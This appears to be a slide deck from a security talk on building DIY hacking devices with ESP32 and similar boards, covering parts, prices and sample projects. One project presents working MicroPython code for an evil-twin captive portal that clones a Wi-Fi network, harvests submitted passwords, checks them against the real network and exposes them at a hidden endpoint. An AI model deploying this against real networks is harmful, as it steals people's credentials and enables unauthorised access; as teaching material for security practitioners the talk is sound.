City of Lewisville

So...

You want to build your own hacking device...

By: Alex Thines

🦝 Structure of the talk 🦝

```
01.  Introduce myself
02.  Why Am I giving this talk?
03.  Small (easily acquirable) hacking devices on the market
04.  Pros and Cons of each along with prices
05.  Go over the different boards that I am a fan of
06.  What about other boards???
07.  Go over languages and their pros and cons
08.  Popular boards used for projects
09.  Why to use one of the boards over the others
10.  Parts to consider
11.  How to get the parts
12.  Things to consider when selecting and ordering parts
13.  Putting it all together (Sample Projects)
14.  More Ideas without issues
15.  Where to get the parts?
16.  Sick Ideas! Why should I remember this?
```

Notice

Please Note!

Do not use these devices or code for an enterprise setting!

Introduce myself

Senior Penetration Tester specializing in testing anything that touches web servers.

- Worked Blue team and Red team
- Certifications -> Show all 23 licenses & certifications → CISSP, GXPN, GWAPT, PIPA
- Programming -> Python, Go, Javascript
  - C++/C# and Java
- Creating automations
- Learning about my fixation of the month/quarter
- Gaming

Why Am I giving this talk?

- Making your own stuff is fun!
- Tinkering with components is a lot of fun!
- Like with programming, it can be useful to make something specific to what you want
- IoT is life
- Cheap vs expensive equipment
- Last year's Drone talk used purpose built devices
  - Bringing Watch Dog 2 to life (Using Drones and Arm devices to augment red team engagements) / Guardians of Cybersecurity: Deploying IoT devices via Drones and Dropboxes

Small hacking devices

Flipper Zero

Price: ~$160

Where to buy:
https://shop.flipperzero.one/

Things to consider:

- Import process
- Public support for specific functionality
- Can expanded via gpio pins

- "Well" known device
- Has a lot of hardware in it

Wifi/USB Nugget

Price: ~$75 (Wifi) / ~$75 (USB)

Where to buy:
https://retia.io/collections/just-nuggets

Things to consider:

- Not as known
- Looks like a toy (More than flipper)
- Can expanded via gpio pins

- Does not have as much hardware

Pros and Cons of each along with price points of each device

ESP32/8266

- Price:
    - Amazon - $16/3
    - Micro Center - $25
- Power Needed: 5V
- Wireless Functionality:
    - Wifi
    - Bluetooth
- Place buy from:
    - Amazon

Raspberry Pico

- Price:
    - Amazon
        - $22/4 (Not W)
        - $18/2 (W)
    - Micro Center
        - $4 (Not W)
        - $6 (W)
- Power Needed: 3.3V
- Wireless Functionality:
    - Wifi/Bluetooth on W
- Place buy from:
    - Micro Center

Arduino Nano

- Price: $17/3
- Power Needed: 5V
- Wireless Functionality:
    - None (Need to get a board with wireless features added or Nano ESP32)
- Place buy from:
    - Amazon

What board should I get???

ESP32/8266 vs Raspberry Pico vs Arduino Nano

Personally,

ESP for complex projects

Pico for simple projects

Arduino Nano has never interested me

I don't see them around a lot (Can order them online however)

What about Pi, Pi Zero, Zima, Uno, etc

Why I don't use them:

- Size
- Power
- Microcontroller vs Microcomputer

When I would use them:

- Complex attacks
- Don't want to make tools
- Don't want to solder something
- USB device is better (Antenna for Wifi attacks, simple GPS module, etc)

What language should I use ???

Python based

MicroPython / CircuitPython

Pros:

- Easier to code since python is common
- Can update code without re-compiling a binary
- Boot.py and Main.py are simple to keep track of
- Easy to interact with internal filesystem

Cons:

- Slower
- Not as much documentation for certain components
- No compile protections / Easier to brick a device
- Coding is harder to do with VSCode than normal

Arduino

Pros:

- Faster
- Compiled protections
- Much more documentation for components
- Very close to C so easy transitioning to C
- IDE experience is a LOT nicer

Cons:

- C is more "difficult" to code in vs python
- Updating code on the fly is harder

Popular boards used for projects

Bread Board

Pros

- Easiest to use
- Can be linked together to make larger (Useful for ESP32s)
- No soldering required
- Cheap (6 piece set for $9 on amazon)
- Lower "skill ceiling"

Cons

- Components not secured
- Bulky

Perf Board

Pros

- Secures parts to board
- Can be made smaller than a breadboard
- Still cheap and comes in many colors
- Looks "more" professional and less prototype-like

Cons

- Soldering required
- Some boards do NOT have paths
- Higher "skill ceiling"

Fabricated Board

Pros

- Looks professional
- Almost completely customizable (Depends on who you use)
- Parts have a place to go and be secured
- Not as low but still lower "skill ceiling"

Cons

- Soldering still required
- More expensive
- Requires planned out schematic
- Can't be made and used "instantly"

Between Bread and Pref

Brand: ElectroCookie

Has linked connections between rows

Larger version have power line along the side

Variety of colors!


TOP   BOTTOM

Why to use one of the boards over the others

Early stages of development

Quick Proof of Concept

Temporary idea/project and want to reuse components

Require the components to be more secure

Want something that can be deployed quickly

Looks are less important than rapid functionality

Want components to be secure and in a specific spot

Want a more polished look

Specific design/shape/details wanted

You have the board and device! Now what??

What is the goal of this device?

- How will I get data from the device?
    - Display Module
    - Wifi
    - LoRa
    - LEDs
- How will I interact with the device?
    - Buttons
    - Touch screen
    - Joystick
    - Remote GUI (Wifi)
- Am I trying to measure something?
    - Distance
    - Temperature / Humidity / Light level (Lumens) / Presence
- Am I trying to interact with the environment?
    - Motors
    - IR Blaster
    - Wifi / Bluetooth connections
    - Relays

How to get the parts

Best 2 options for beginners (in my opinion)

1. Order specific parts that you want to use/try out
   a. Amazon
   b. Sparkfun
   c. Adafruit

2. Buy a STEM/Project starter kit
   a. Elegoo
   b. Microcenter / inland

Things to consider when selecting parts

1. DOCUMENTATION
   a. What documentation exists?
   b. Can you find example code for it in your language
      i. Can you figure out how a library works to convert it to your language if the library doesn't exist in your language
2. Is the product end of life
   a. Doesn't always matter but can make finding example code in your language harder
3. Price vs time until arrival
   a. Can you wait that long
      i. Do you want to?
4. Powering the component
   a. Does it match your planned power input
   b. Does programming it and running it away from the computer match in voltage?

Putting it all together (Sample Project with Workflow)

Decide what you want to make!

- Wants
    - Something to check if I have wireless internet connectivity
    - An indicator if I lose internet
    - Another indicator if I regain internet
- Likes
    - Portable
    - A very easy way to spot if I lose or regain internet
    - Logs (Don't need them to last)
    - Timestamps

Design Stage

$77 /
$17.48

Part	Reason	Price (Amazon)	Price per unit
ESP32	I like ESP more than Pico	$15/3	$5
Micropython	Easiest to do for this imo	Free	Free
Bread Board	Do not need it permanently, it's ok if it breaks	$7/6	$1.17
SSD1306 screen	Small, simple, like the look	$15/5	$5
Jumper Wires (Male to Male)	Don't need anything super fancy	$13/100 / 6	$0.78
Small 3.7v Lipo Battery	Makes it portable and 3.7v is enough	$22/4	$5.50
Male header pins (Optional)	Makes a solid connection with board	$5/400 / 2	$0.03

Breaking down the idea

Wants

1. Connect to wireless internet
2. Check if I have connectivity
3. See Status
4. Repeat steps 2 and 3 constantly and allow for issues

Likes

1. Make it easy to transport (External Power/Screen to see)
2. LEDs???
3. Try to get current time
4. Print the information to serial port
    a. Portability can suffer here

- Wants
  - Something to check if I have wireless internet connectivity
  - An indicator if I lose internet
  - Another indicator if I regain internet
- Likes
  - Portable
  - A very easy way to spot if I lose or regain internet
  - Logs (Don't need them to last)
  - Timestamps

Proving it's possible

Wants

- Connect to Wifi
- Ping something I know should always be up
  - Get ping (https://gist.github.com/shawwwn/91cc8979e33e82af6d99ec34c38195fb)
- Throw it into a sick while True loop

Likes

- "Paint" the screen
  - Update the screen
- Error handling
  - What if I can't reach the target?
  - How is the wireless connection handled on break???

```
[+] Operational
[+] Starting wifi
[+] In wifi function
[+] Starting connection process
[+] Attempt 1
Connecting to WiFi...
Connecting to WiFi...
Connecting to WiFi...
[+] Connected!
Connected to WiFi: ('192.168.1.241', '255.255.255.0', '192.168.1.1', '172.24.1.69')
PING 8.8.8.8 (8.8.8.8): 64 data bytes
84 bytes from 8.8.8.8: icmp_seq=1, ttl=115, time=154.124999 ms
1 packets transmitted, 1 packets received
[+] Transmitted: 1
[+] Recieved: 1
[01:36:47] 1/1 packets transmitted/received.
```

Prototypes

Hardware

Can connect

Can't connect

Software

Code located at on github

User: sparky23172

Project: Presentations

Subfolders: HackerTool_Talk / pingCheck / main.py

Lines: 211

https://github.com/sparky23172/Presentations/blob/main/HackerTool_Talk/pingCheck/main.py

Upgrades people!!!!

Upgrades, people upgrades

How can this be improved???

- Using a "better" board
- 3D print a case
- Configure syslog to send (UDP 514 connection)
- Actual LEDs
- Configurable by board / Wifi
- Upgrade battery with TP4056 charging module
- Make it a module for a more complicated device (Flipper??)

Final Warning

🙀🦝 Notice 🙀🦝

Please Note!

Do not use these devices or code for an enterprise setting!

Putting it all together (Sample Project with Workflow)

Decide what you want to make!

- Wants
  - Something to clone wifi hotspots with passwords I don't know
  - A way to get someone to submit a password for me to check
  - A way for me to grab the credentials remotely (Don't need the device in hand)
- Likes
  - A method to automatically check the password
  - Something to show if the password submitted was right easily
  - History of all submissions to make a wordlist

Design Stage

$77 / $17.48

Part	Reason	Price (Amazon)	Price per unit
ESP32	I like ESP more than Pico	$15/3	$5
Micropython	Easiest to do for this imo	Free	Free
Bread Board	Do not need it permanently, it's ok if it breaks	$7/6	$1.17
SSD1306 screen*	Small, simple, like the look	$15/5	$5
Jumper Wires (Male to Male)	Don't need anything super fancy	$13/100 / 6	$0.78
Small 3.7v Lipo Battery*	Makes it portable and 3.7v is enough	$22/4	$5.50
Male header pins*	Makes a solid connection with board	$5/400 / 2	$0.03

Breaking down the idea

Wants

1. Setup wireless AP
2. Form on a web page
    a. Attempt to get a captive portal
3. Add an obscure endpoint to read information

Likes

1. AP that can switch to a client
2. LED based off of response
3. Save all form information to a file instead of just successful hits

- Wants
  - Something to clone wifi hotspots with passwords I don't know
  - A way to get someone to submit a password for me to check
  - A way for me to grab the credentials without needing to plug it in
- Likes
  - A method to automatically check the password
  - Something to show if the password submitted was right easily
  - History of all submissions to make a wordlist

Proving it's possible

Wants

- Setup up Wifi Access Point
- Load html
- Route DNS traffic to force the devices to show the webpage
- Set up an endpoint that displays data

Likes

- Delay the page after loading
- Trigger an led to light up
- Save information to a file

```python
screenStuff(f"[Setup]",16,8,m2=f"Setting Up AP",x2=8,y2=16)
# Set up access point
logging.info("Setting up access point...")
ap = network.WLAN(network.AP_IF)
ap.active(True)
ap.config(essid=SSID, authmode=network.AUTH_OPEN)

# Get the IP address of the access point
ip = ap.ifconfig()[0]
logging.info(f"Access point active. IP: {ip}")
screenStuff(f"[Setup]",16,8,m2=f"Setup Done",x2=8,y2=16)

# Start the DNS server to redirect all domains
dns.run_catchall(ip)
logging.info("DNS server running, redirecting all domains to the captive portal.")

# Start the HTTP server
server.run()
logging.info("HTTP server running.")
```

```python
@server.route("/runitdownmidlane", methods=["GET"])
def view_data(request):
    """Serve the contents of the captured data file"""
    try:
        with open(DATA_FILE, "r") as f:
            file_content = f.read()
        return file_content, "text/plain", ""
    except Exception as e:
        logging.error(f"Error reading file: {e}")
        return "500 Internal Server Error", "text/plain", "Could not read file."
```

Prototypes

Hardware:

- Required
  - ESP32
- Optional
  - Screen

Software Breakdown:

- DNS capture
- "Index.html"
- Checking credentials
- Back-end Checking
- Grabbing credentials

DNS capture

```python
@server.route("/generate_204", methods=["GET"])
def generate_204(request):
    """Handle Android captive portal detection"""
    logging.debug("Android captive portal detection triggered.")
    return render_template("index.html")


@server.route("/hotspot-detect.html", methods=["GET"])
def hotspot_detect(request):
    """Handle iOS captive portal detection"""
    logging.debug("iOS captive portal detection triggered.")
    return render_template("index.html")


@server.route("/wrong-host-redirect", methods=["GET"])
def wrong_host_redirect(request):
  # if the client requested a resource at the wrong host then present
  # a meta redirect so that the captive portal browser can be sent to the correct location
  return redirect(f"http://{DOMAIN}/")


@server.route("/repls", methods=["GET"])
def reset(request):
  # if the client requested a resource at the wrong host then present
  # a meta redirect so that the captive portal browser can be sent to the correct location
    with open("ggCheck.txt", "w") as f:
        f.write("False")
    logging.debug("Reseting Check")
    return redirect(f"http://{DOMAIN}/")


@server.catchall()
def catch_all(request):
    if request.headers.get("host") == "192.168.4.1":
        logging.debug("We got them")
        return redirect("http://" + DOMAIN + "/wrong-host-redirect")

    if request.headers.get("host") != DOMAIN:
        logging.debug(f"Redirecting unknown request: {request.headers}\n,{request.data}\n,{request.headers.get('host')}")
        return redirect("http://" + DOMAIN + "/wrong-host-redirect")
    else:
        logging.debug(f"Redirecting unknown request: {request.headers}\n,{request.data}\n,{request.headers.get('host')}")

    return redirect(f"http://{DOMAIN}/")
```

"Index.html"

```python
@server.route("/", methods=["GET", "POST"])
def index(request):
    """Render the Index page or gg.html based on AP connectivity"""
    logging.debug("Checking Status")
    status = checkFile()
    logging.debug(f"Status: {status}")

    if status == True:
        logging.debug("Serving the GG page.")
        screenStuff(f"[GG]",8,8,m2=f"GG is shown!",x2=8,y2=16)
        led.value(1)
        return redirect("/GG_no_re")
    else:
        logging.debug("Serving the main page.")
        led.value(0)
        screenStuff(f"[0.0]",8,8,m2=f"Index!!!",x2=8,y2=16)
        return render_template("index.html")
```

Checking credentials


```
    <script>
        // Reload the page after 10 seconds
        setTimeout(function() {
            window.location.href = "/";
        }, 15000);
    </script>
</head>
<body>
    <h1>Please wait. Checking Credentials...</h1>
</body>
</html>
"""
    _thread.start_new_thread(connect_wifi,("2Sneaky4Link", testPass))
    return html, "text/html", ""
```


Please wait. Checking Credentials...

Back-end of Checking

```python
time.sleep(1)
ap = network.WLAN(network.AP_IF)
ap.active(False)

# Create and activate the station interface for Wi-Fi connection
sta = network.WLAN(network.STA_IF)
sta.active(False)
sta.active(True)

# Connect to the specified Wi-Fi network
logging.info(f"Connecting to Wi-Fi SSID: {ssid}:{password}")
logging.debug("Pre going in")
sta.connect(ssid, password)
logging.debug("Going in!")

# Wait for the connection to establish
for _ in range(10):  # Retry for up to 10 seconds
    if sta.isconnected():
        logging.info(f"Connected to Wi-Fi! IP address: {sta.ifconfig()[0]}")
        with open("ggCheck.txt", "w") as f:
            f.write("True")
        sta.active(False)
        ap.active(True)
        logging.info("Success?")
        screenStuff(f"[GG]",8,8,m2=f"Success!",x2=8,y2=16)
        led.value(1)
        return True
    time.sleep(1)

logging.error("Failed to connect to Wi-Fi.")
```

Grabbing Credentials

```python
@server.route("/runitdownmidlane", methods=["GET"])
def view_data(request):
    """Serve the contents of the captured data file"""
    try:
        with open(DATA_FILE, "r") as f:
            file_content = f.read()
        return file_content, "text/plain", ""
    except Exception as e:
        logging.error(f"Error reading file: {e}")
        return "500 Internal Server Error", "text/plain", "Could not read file."
```

Upgrades people!!!!

Upgrades, people upgrades

How can this be improved???

- Same as before
    - Using a "better" board
    - 3D print a case
    - Upgrade battery with TP4056 charging module
- Have the device "upgrade" itself
- Automatically turn itself off / beacon it's completed the attack
- Scan wifis and clone them
- Upgrade hardware (Raspberry Pi Zero W / Pi 4 / Pi 5)

More Ideas without issues

- Wifi Access Point scanner
  - Can be done with pieces shown
- Wifi AP finder
  - Can be done with pieces shown
- Ethernet link sprinters
  - Requires an additional attachment
- Wireless link sprinters
  - Can be done with pieces shown
- Discord / Slack / messaging app notifier
  - Can be done with pieces shown
- Hardware password manager
  - Can be done with pieces shown
- Mini Picture frame
  - Requires a screen

Where to get the parts? (Amazon)

- Waveshare ESP32-S3 ETH Development Board ($30)
  - https://a.co/d/0zgs4Z9
- Basic Starter Kit for ESP32 ($20)
  - https://a.co/d/2xtmC8G
- ESP32 Ultimate Starter Kit ($60)
  - https://a.co/d/hTxmJ74

Many options and price points for you! Shipping is relatively fast!

Where to get the parts (Micro Center)

- Doesn't have ESP32-S3 ETH dev board
- Many different starter kits located in the STEM/Maker section.
  - Circled in read

Sick ideas! Why should I remember this?

Reasons:

1. The walk of 500 miles starts with the first step
2. "Inspections"
3. Special requirements/specifications
    a. Size
    b. Purpose
4. Cool project(s)
    a. OOB communications
    b. War droning/driving/rcing (remote control car)
    c. Spoofer

Thank you!

Questions?

Thank you!

LinkedIn:

https://www.linkedin.com/in/alexander-t-34256315b

Alexander Thines

Senior Web App Penetration Tester
| Automation Specialist | IT Security S...